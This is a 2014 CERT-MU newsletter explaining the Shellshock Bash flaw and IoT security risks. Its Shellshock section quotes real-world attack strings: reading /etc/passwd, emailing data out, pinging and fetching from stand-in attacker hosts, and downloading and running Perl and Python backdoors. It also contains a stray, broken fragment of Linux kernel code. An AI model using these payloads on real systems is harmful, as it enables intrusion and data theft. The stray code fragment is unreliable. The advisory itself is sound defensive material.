CERT-MU eSecurity Newsletter

Addressing Information Security Needs for the Mauritian Cyber Community

The Shellshock BASH Vulnerability: A Deep Insight

The Internet of Things: Always Connected..Always Vulnerable?..

Volume 4| Issue 3 | December 2014

CERT–MU

Computer Emergency Response Team of Mauritius (CERT-MU)

Your Partner in Cyber Security

www.cert-mu.org.mu

CERT-MU SERVICES

Reactive Services:

- Incident Handling
- Vulnerability Scanning and Penetration Testing

Proactive Services:

- Dissemination of Information Security News, including virus alerts, advisories, vulnerability notes and warnings on latest cyber-attacks
- Awareness campaigns on different Information Security themes for corporates, youngsters and the public in general
- Organisation of international events such as Safer Internet Day and Computer Security Day
- Organization of professional trainings on Information Security areas
- Provision of educational materials through publications (includes guidelines, e-security newsletters, brochures, booklets, flyers) and a dedicated cyber security portal

Security Quality Management Services:

- Assistance to organisations for the implementation of Information Security Management System (ISMS) based on ISO 27001
- To conduct third party information security audits
- To carry out technical security assessment of ICT infrastructure of organisations

Cyber Security Portal

The Cyber Security Portal is an initiative of CERT-MU to sensitise and raise awareness of the general public on the technological and social issues facing Internet users (Organisations, Parents, Home-Users and Kids).

The Portal consists of Internet best practices for:

- Organisations
- Parents
- Kids
- Home users

For more Information:
www.cybersecurity.ncb.mu

Features 4

- The Shellshock Bash Vulnerability
- The Internet of Things.. Always Connected..Always Vulnerable?

News Focus 10

- Regin, The Highly Advanced Spying Tool

CERT-MU Events 11

- Computer Security Day 2014
- Professional IT Security Trainings
- Forthcoming Event: Safer Internet Day 2015

Security Guideline, Tool & Tips 12

- Guideline on Vulnerability and Patch Management
- Crunch - Password Cracking Wordlist Generator
- Security Tips

READER'S CORNER

Dear Readers,

The cyber space has again faced another serious vulnerability known as Shellshock or Bash. This vulnerability has been compared to the Heartbleed bug detected a few months back. The Shellshock vulnerability was found to be more dangerous than Heartbleed since it could be exploited easily and had greater impacts. It potentially affected around half of all websites on the Internet (around 500 million), and millions of Internet-connected devices such as routers, smartphones. This eSecurity Newsletter provides you with a deep insight about this vulnerability and how it was exploited by cyber criminals.

With the apparition of critical vulnerabilities, it is imperative to consider the security of Internet connecting devices. There are currently more objects connected to the Internet than people in the world. The widespread of mobile adoption, datacentre consolidation and the changing operating environment associated with the Internet of Things (IoT) make these systems more vulnerable to attack. In this context, the security aspects of the IoT have been discussed in this newsletter.


This edition also highlights the recent apparition of sophisticated malware known as Regin. Other issues emphasized in this e-security newsletter include CERT-MU events, the latest security guideline, security tools and tips.

We hope that you will find the articles interesting and enjoy reading!

Happy Reading

The eSecurity Newsletter Team

The Shellshock Bash Vulnerability: A Deep Insight



```
bash-3.2$
bash-3.2$
bash-3.2$ env x='() { :;}; e
Remote Code Execution
Hacked
Hacked
Hacked
```

After the Heartbleed vulnerability made waves across the Internet, a new Internet crippling zero-day vulnerability known as “Shellshock or Bash” made its apparition. It potentially affected around half of all websites on the Internet (around 500 million), and millions or billions more Internet-connected devices such as routers, smartphones. Unlike Heartbleed, Shellshock can be exploited with just a couple of lines of code, giving just anyone the ability to run arbitrary code on an affected computer. As compared to other vulnerabilities, it was relatively simple for anyone to gain unauthorized access to a large portion of the world’s computers, and download or extract a wide variety of sensitive details. Shellshock also had the potential to turn into a worm - a self-replicating piece of code that automatically propagates to all Shellshock-vulnerable systems, potentially causing damage.

The Bash bug threatened to compromise everything from major servers to connected cameras and could spell disaster for major digital companies, small-scale Web hosts and even Internet-connected devices. As per security experts, the impact of the Bash bug is bigger than Heartbleed because the bug interacts with other software in unexpected ways and also because an enormous percentage of software interacts with the shell. It was also particularly dangerous for connected Internet-of-things devices because their software is built using Bash scripts, which are less likely to be patched and more likely to expose the vulnerability to the outside world. Security researchers have also highlighted that the bug existed for a long time, but was not detected. This means that a great number of older devices were vulnerable.

The “Shellshock bug” was identified in GNU’s bash shell and this can allow remote attackers to run remote commands on vulnerable systems. The Shellshock flaw affects the Bash shell used across many UNIX-based systems including Mac OS X and variants of Linux. Successful exploitation of the Shellshock vulnerability can allow attackers to insert malicious pieces of code from a remote location and get full system control of the vulnerable system. Because of Bash’s ubiquitous status amongst Linux, BSD, and Mac OS X distributions, many computers were vulnerable to Shellshock - all unpatched Bash versions between 1.14 through 4.3 are at risk. This vulnerability was assigned CVE-2014-7169 and CVE-2014-6271 respectively.

The vulnerability was regarded as critical since Bash is widely used in Linux and UNIX operating systems running on Internet-connected computers, such as Web servers. BASH is the default command-line shell processor that is often run in a text window on Linux and UNIX systems. It also allows users to type commands that cause actions and has the ability to read commands from a scripted file.

Shellshock - Worse than Heartbleed?
According to security experts, the Shellshock vulnerability is worse than Heartbleed, because it affects servers that help to manage huge volumes of Internet traffic. Conservatively, the impact

is from 20 to 50% of global servers supporting web pages. They further added that the Heartbleed bug only enabled hackers to extract information. However, Bash allows attackers to execute commands to take over servers and systems. In this perspective, large hosting providers are the most prominent target.

How Hackers exploited the Shellshock Vulnerability?

The Shellshock vulnerability is an example of arbitrary code execution (ACE) vulnerability. Typically, ACE vulnerability attacks are executed on programs that are running, and require highly sophisticated understanding of the internals of code execution, memory layout, and assembly language. Attackers will also use an ACE vulnerability to upload or run a program that gives them a simple way of controlling the targeted machine. This is often achieved by running a "shell" (a command-line where commands can be entered and executed).

The Shellshock vulnerability is a major problem because it removes the need for specialized knowledge, and provides a simple way of taking control of another computer and making it run code. For example, if an attacker wants to attack a web server and make its CD or DVD drive slide open, a command on Linux that will do that: **/bin/eject.** If a web server is vulnerable to Shellshock, an attacker could attack it by adding the magic string **() { :; };** to **/bin/eject** and then send that string to the target computer over HTTP. Normally, the **User-Agent** string would identify the type of browser you are using, but in the case of the Shellshock vulnerability, it can be set to say anything.

For example, if the website ***example.com*** was vulnerable then, the following command would make the CD or DVD drive eject.

```
curl -H "User-Agent: () { :; }; /bin/eject" http:// example.com/
```

While monitoring the Shellshock attacks, security experts have observed that if a web server is running and suddenly find an ejected DVD, it might be an indication that the machine is vulnerable to the shellshock vulnerability.

Why simple attack works?

When a web server receives a request for a page there are three parts of the request that can be susceptible to the Shellshock attack: firstly the request URL, secondly the headers that are sent along with the URL, and thirdly "arguments" (when you enter your name and address on a web site it will typically be sent as arguments in the request).
For example, here is an HTTP request that retrieves the ***example.com*** homepage:

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
Host: example.com
```

In this case the URL is **/** (the main page) and the headers are **Accept-Encoding**, **Accept-Language**, etc. These headers provide the web server with information about the capabilities of the user's web browser, his preferred language, the web site he is looking for, and what browser he is using. It is not unusual for these to be turned into variables inside a web server so that the web server can examine them. The web server might want to know what the user preferred language is so it can decide how to respond to him.

For instance, inside the web server responding to the request for ***example.com*** home page it is possible that the following variables are defined by copying the request headers character by character.

```
HTTP_ACCEPT_ENCODING=gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.8,fr;q=0.6
HTTP_CACHE_CONTROL=no-cache
HTTP_PRAGMA=no-cache
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
HTTP_HOST= example.com
```

As long as those variables remain inside the web server software, and are not passed to other programs running on the web server, the server is not vulnerable. Shellshock occurs when the variables are passed into the shell called "bash", which is a common shell used on Linux systems. Web servers quite often need to run other programs to respond to a request, and it is common that these variables are passed into bash or another shell.

The Shellshock problem specifically occurs when an attacker modifies the origin HTTP request to contain the magic **() { :; };** string discussed above. Suppose the attacker change the User-Agent header above from:

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36 to simply **() { :; }; /bin/eject**.

This creates the following variable inside a web server:

```
HTTP_USER_AGENT=() { :; }; /bin/eject
```

If that variable gets passed into bash by the web server, the Shellshock problem occurs. This is because bash has special rules for handling a variable starting with **() { :; };**. Rather than treating the variable **HTTP_USER_AGENT** as a sequence of characters with no special meaning, bash will interpret it as a command that needs to be executed.

The problem is that **HTTP_USER_AGENT** came from the **User-Agent** header which is something an attacker controls because it comes into the web server in an HTTP request. This is a recipe for disaster because an attacker can make a vulnerable server run any command it wants. In this case, the solution is to upgrade bash to a version that does not interpret **() { :; };** in a special way.

Exploitation of the vulnerability in the wild

The shellshock vulnerability is being exploited by remote attackers to conduct several types of attacks. Shellshock is being used primarily for reconnaissance that is to extract private information, and to allow attackers to gain control of servers. Most of the Shellshock commands are being injected using the HTTP User-Agent and Referrer headers, but attackers are also using GET and POST arguments and other random HTTP headers.

To extract private information, attackers are using a couple of techniques. The simplest extraction attacks are in the form:

```
() {:;}; /bin/cat /etc/passwd
```

This command reads the password file **/etc/passwd**, and adds it to the response from the web server. Thus, an attacker injecting this code through the Shellshock vulnerability would see the password file dumped out onto their screen as part of the web page returned. In one attack attackers can email private files to themselves. To get data out via email, attackers are using the **mail** command like this:

```
() { :;}; /bin/bash -c \"whoami | mail -s 'example.com l' xxxxxxxxxxxxxxxx@gmail.com
```


This command first runs **whoami** to find out the name of the user running the web server and this is useful because if the web server is being run as "root", then the server will be a particularly rich target. It then sends the user name along with the name of the web site being attacked (***example.com*** above) via email. The name of the website appears in the email subject line. Afterwards, the attacker can log into their email and find out which sites were vulnerable. The same email technique can be used to extract data like the password file.

Reconnaissance Attack

The Shellshock vulnerability has been also used in reconnaissance attacks (about 83%) whereby the attacker sends a command that will send a message to a third-party machine. The third-party machine will then compile a list of all the vulnerable machines that have contacted it. A popular reconnaissance technique uses the ping command to get a vulnerable machine to send a single packet (called a ping) to a third-party server that the attacker controls. The attack string is shown below:

```
() {:;}; ping -c 1 -p cb18cb3f7bca4441a595fcc1e240deb0 attacker-machine.com
```

The **ping** command is normally used to test whether a machine is "alive" or online (an alive machine responds with its own ping). If a web server is vulnerable to Shellshock then it will send a single ping packet (the **-c 1**) to attacker-machine.com with a payload set by the **–p** . The payload is a unique ID created by the attacker so they can trace the ping back to the vulnerable web site.



Another technique that have been used to identify vulnerable servers is to make the web server download a web page from an attacker-controlled machine. The attacker can then look in their web server logs to find out which machine was vulnerable. This attack works by sending the following Shellshock string:

```
() {:;}; /usr/bin/wget http://attacker-controlled.com/
ZXhhbXBsZS5jb21TaGVsbNob2NrU2FsdA= >> / dev / null
```


The attacker looks in the web server log of attacker-controlled.com for entries. The downloaded page is set up by the attacker to reveal the name of the site being attacked. The **ZXhhbXBsZS5jb21TaGVsbFNob2NrU2FsdA==** is actually a code indicating that the attacked site was ***example.com***. **ZXhhbXBsZS5jb21TaGVsbFNob2NrU2FsdA==** is actually a base64 encoded string. When it is decoded it reads: **example.comShellShockSalt**

From this string, the attacker can find out if the attack on **example.com** was successful, and therefore further exploits can be carried out on that site.

Denial of Service

Denial of Service is another type of attack that has been carried out by exploiting the Shellshock vulnerability. The attack uses the following command:

```
() { :;}; /bin/sleep 20|/sbin/sleep 20|/usr/bin/sleep 20
```



```
struct group_info init_groups = { .usage = ATOMIC_INIT(2) };
struct group_info *groups_alloc(int gidsetsize){
    struct group_info *group_info;
    int nblocks;
    int i;

    nblocks = (gidsetsize + NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;
    /* Make sure we always allocate at least one indirect block pointer */
    nblocks = nblocks ? : 1;
    group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
    if
    gro
    gro
    ato

    if (gidsetsize <= NGROUPS_SMALL)
        group_info->blocks[0] = group_info->small_block;
    else {
        for (i = 0; i < nblocks; i++) {
            gid_t *b;
            b = (void *)__get_free_page(GFP_USER);
            if (!b)
                goto out_undo_partial_alloc;
```

This command attempts to run the sleep command in three different ways. Since systems have slightly different configurations, sleep might be found in the directories **/bin** or **/sbin** or **/usr/bin**. Whichever command sleep it runs, it causes the server to wait 20 seconds before replying. This will consume resources on the machine because a thread or process executing the **sleep** will do nothing else for 20 seconds. The attacker simply tells the machine to sleep for a while. These commands can prevent the machine to service legitimate requests if sent repetitively.

Remote Control Attack

As per news sources, around 8% of the shellshock attacks have been aimed at directly taking control of a server. An example of a Remote Control attack is described below:

```
() { :;}; /bin/bash -c \"cd /tmp;wget http://213.x.x.x/ji;curl -O /tmp/ji http://213.x.x.x/ji ; perl /tmp/ji;rm -rf /tmp/ji\"
```

This command uses two programs (*wget and curl*) to download a program from a server that the attacker controls. The program is written in the Perl language, and once downloaded it is immediately run. This program sets up remote access for an attacker to the vulnerable web server.

Another attack uses the Python language to set up a program that can be used to remotely run any command on the vulnerable machine:

```
() { :;}; /bin/bash -c \"/usr/bin/env curl -s http://
xxxxxxxxxxxxxxx.com/cl.py > /tmp/clamd_update; chmod +x /
tmp/clamd_update; /tmp/clamd_update > /dev/null& sleep 5; rm -
rf /tmp/clamd_update\"
```

The **cl.py** program downloaded appears like an update to the "ClamAV antivirus" program. After a delay of 5 seconds, the attack cleans up after removing the downloaded file by itself (leaving it running only in memory).

Testing for Shellshock Vulnerability

On each systems that run Bash, the Shellshock vulnerability may be checked by running the following command at the bash prompt:

```
env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;};
echo Bash is vulnerable!' bash -c "echo Bash Test"
```

The highlighted **echo Bash is vulnerable!** portion of the command represents where a remote attacker could inject malicious code; arbitrary code following a function definition within an environment variable assignment. Therefore, if the following output is seen, your version of **Bash is vulnerable** and should be updated:

```
Bash is vulnerable!
Bash Test
```

If the output does not include the simulated attacker's payload, i.e. ***"Bash is vulnerable"*** is not printed as output, you are protected against at least the first vulnerability (CVE-2014-6271), but you may be vulnerable to the other CVEs that were discovered later. However, if there are any bash warnings or errors in the output, then the Bash should be updated to its latest version.

If the output from the test command is the following, then your system's Bash is safe from Shellshock:

```
Bash Test
```

The Shellshock vulnerability has created a weak spot that serves as a backdoor for cyber criminals to carry out commands, take over a machine, dig into servers, steal data and deface websites. Most computers and Internet-enabled home devices such as routers, Wi-Fi radios, and even smart light bulbs running on Linux OS are most likely affected. Webcams for example, are often Linux-based and these devices can also be hacked and used as infection vectors. This vulnerability extends to smart devices connected to the Internet of Everything, located anywhere and everywhere, including hospitals, energy sectors, and schools. It is therefore recommended to be alert and recognize the scope and scale of the Shellshock. System administrators should update all firmware and operating systems, and install security updates. Shellshock detection tools can be used to scan likely vulnerabilities and exploits.

International Conference on Cybersecurity
January 5 – 8, 2015
New York City, NC, United States

Real World Cryptography Workshop
January 7 – 9, 2015
London, UK

SANS Security East 2015
January 16 – 21, 2015
New Orleans, Louisiana

2015 International Conference on Engineering and Information Technology
January 19 – 21, 2015
Hotel Fort Canning, Singapore

Financial Cryptography and Data Security 2015
January 26 – 30, 2015
Isla Verde, Puerto Rico

Cyber Secure Nigeria 2015 Conference
January 29, 2015
NICON Luxury Hotel, Plot 903 Tafawa Balewa Way
Area 11, Garki Abuja, Nigeria

What we can learn from the Darknet and Cyber Analyitics, Kill or Cure
January 30th, 2015
America Square Conference Centre, London, UK


DEFCON | OWASP Lucknow Information Security Conference
February 1, 2015
Lucknow, India

Cyber Threat Intelligence Summit
February 2 – 9, 2015
Washington, DC

Nullcon Security Conference
February 4 – 5, 2015
Goa, India

1st International Conference on Information Systems Security and Privacy – ICISSP 2015
February 9 – 11, 2015
ESEO, Angers, Loire Valley, France

The Internet of Things: Always Connected.. Always Vulnerable?..




New developments in Information and Communication Technologies have given rise to a new technology: the Internet of Things (IoT). The Internet of Things is defined as much by its interconnectivity as by its comprising entities. The past decade has seen staggering growth in the number of devices that people use to directly produce and consume network information. As of 2010, there were over 12.5 billion such devices on the Internet, and it is estimated that there will be 50 billion by 2020. The growth in the Internet Usage has led to major changes and to a transformation of the technological ecosystem in all its complexity. IoT has allowed people and objects in the physical world as well as data and virtual environments to interact with each other to create smart environments such as smart transport systems, smart health, and smart energy, amongst others. Nevertheless, great opportunities come with great challenges. The changing operating environment associated with the IoT will result into changes to the nature of cyber-attacks.

IoT is likely to improve the quality of people's lives, create new markets, new jobs, increase economic growth and act a stimulus for competition. The economic impact and benefits of the IoT will be huge. Gartner predicts that the aggregated value and economic benefit of the IoT will exceed $1.9 trillion in the year 2020 alone. With IoT, systems and information can be deployed where people are not. The utility of such sensors, along with mobility, will cause the population of IoT entities to be more broadly distributed in physical space than previous networks. In addition, there will be connected computing whereby all of our devices, phones, televisions, music players, vehicles, will be able to keep track of what we are doing, viewing, reading, and listening to as we move through our day, from place to place. Another benefit of IoT is that it allows organizations to carry out marketing automation. Mobile customer engagement, geolocation and Apple's iBeacon are all creating a network of knowledge about customers' locations, intentions, and preferences and buying patterns.

However, IoT introduces new challenges for the security of systems and processes and the privacy of individuals. Some IoT applications are tightly linked to sensitive infrastructures and strategic services such as the distribution of water and electricity and the surveillance of assets. Other applications handle sensitive information about people, such as their locations and movements, or their health and purchasing preferences. Confidence in and acceptance of IoT will depend on the protection it provides to people's privacy and the levels of security it guarantees to systems and processes.

The first concern associated with an IoT environment is the populations of entities. They are expected to grow rapidly, as users embrace more connected devices, more sensors are deployed, and more objects are embedded with information. Each entity, depending on its type, carries with it an associated set of channels, methods, and data items, each of which is subject to potential abuse. This increased population has the effect of creating an explosion in the total number of potential target resources across the Internet. In addition, the increase in mobile entities, such as laptops and smartphones will result in more dynamic operating environments. Systems and data items will shift rapidly between environments. This worsens the challenges of establishing appropriate access control, monitoring, and automated decision-making within limited domains of visibility and control.

Moreover, systems composing the IoT are uniquely susceptible to capture, due to their characteristics. Their ubiquity and physical distribution allow gaining physical or logical proximity to the targets. Increased mobility and interoperability amplify the threat to IoT systems such that they complicate access control by enabling an attacker to introduce compromised systems into the environment or remove systems in order to compromise and reintroduce them without detection. They also provide opportunity for attackers with a foothold in the environment to compromise transient systems in order to take control of other environments. Further to this, the heterogeneity of IoT systems can complicate update and patch procedures and can allow vulnerabilities to be further exploited.



Information in the IoT is widely distributed throughout component systems and this can result in capturing and disruption of information. Wide distribution of systems may also necessitate a longer chain or a denser mesh of communications, allowing attackers with greater opportunity to intercept or intercede in information transmission within the environment. Furthermore, attackers can also manipulate sensors that gather information and feed the manipulated information available to other entities. There is also greater opportunity for a man-in-the-middle attack. Mobility and distribution in the IoT make it easier to manipulate entities without fear of detection.

The IoT has also raised privacy concerns. The smart, connected objects that will densely populate the IoT will interact with both humans and the human environment by providing, processing, and delivering all sorts of information or commands. These connected things will be able to communicate information about individuals and objects, their state, and their surroundings, and can be used remotely. All of this connectivity carries with it a risk to privacy and information leakage. Privacy issues have been raised in ubiquitous computing systems and this is applicable to the IoT. Establishing meaningful identity, using trusted communication paths, and protecting contextual information is all very important to ensure the protection of user privacy in this environment. One example of sensitive contextual information is location. When location-aware systems track users automatically, an enormous amount of potentially sensitive information is generated and made available.

The IoT continues to march forward rapidly, and will accelerate over the coming years. The Internet of Things will bring many great new advances, including whole new ways of thinking about and interacting with our world. However, with those opportunities come many challenges in the world of information security. Attackers seeking to disrupt IoT systems and environments will likewise identify new opportunities and approaches to achieve their ends. Perhaps the greatest opportunity will be for attackers seeking to manipulate IoT entities, as they take advantage of a broad, dynamic network with exponential channels of communication. Security researchers will therefore have to continue to research and develop new approaches to deal with the security of the Internet of Things.


Globally, the annual estimated average financial loss attributed to cybersecurity incidents was $2.7 million, a jump of 34% over 2013.

(*Source: Global State of Information Security Survey 2015)*

News Focus…. Regin Advanced Spying Tool

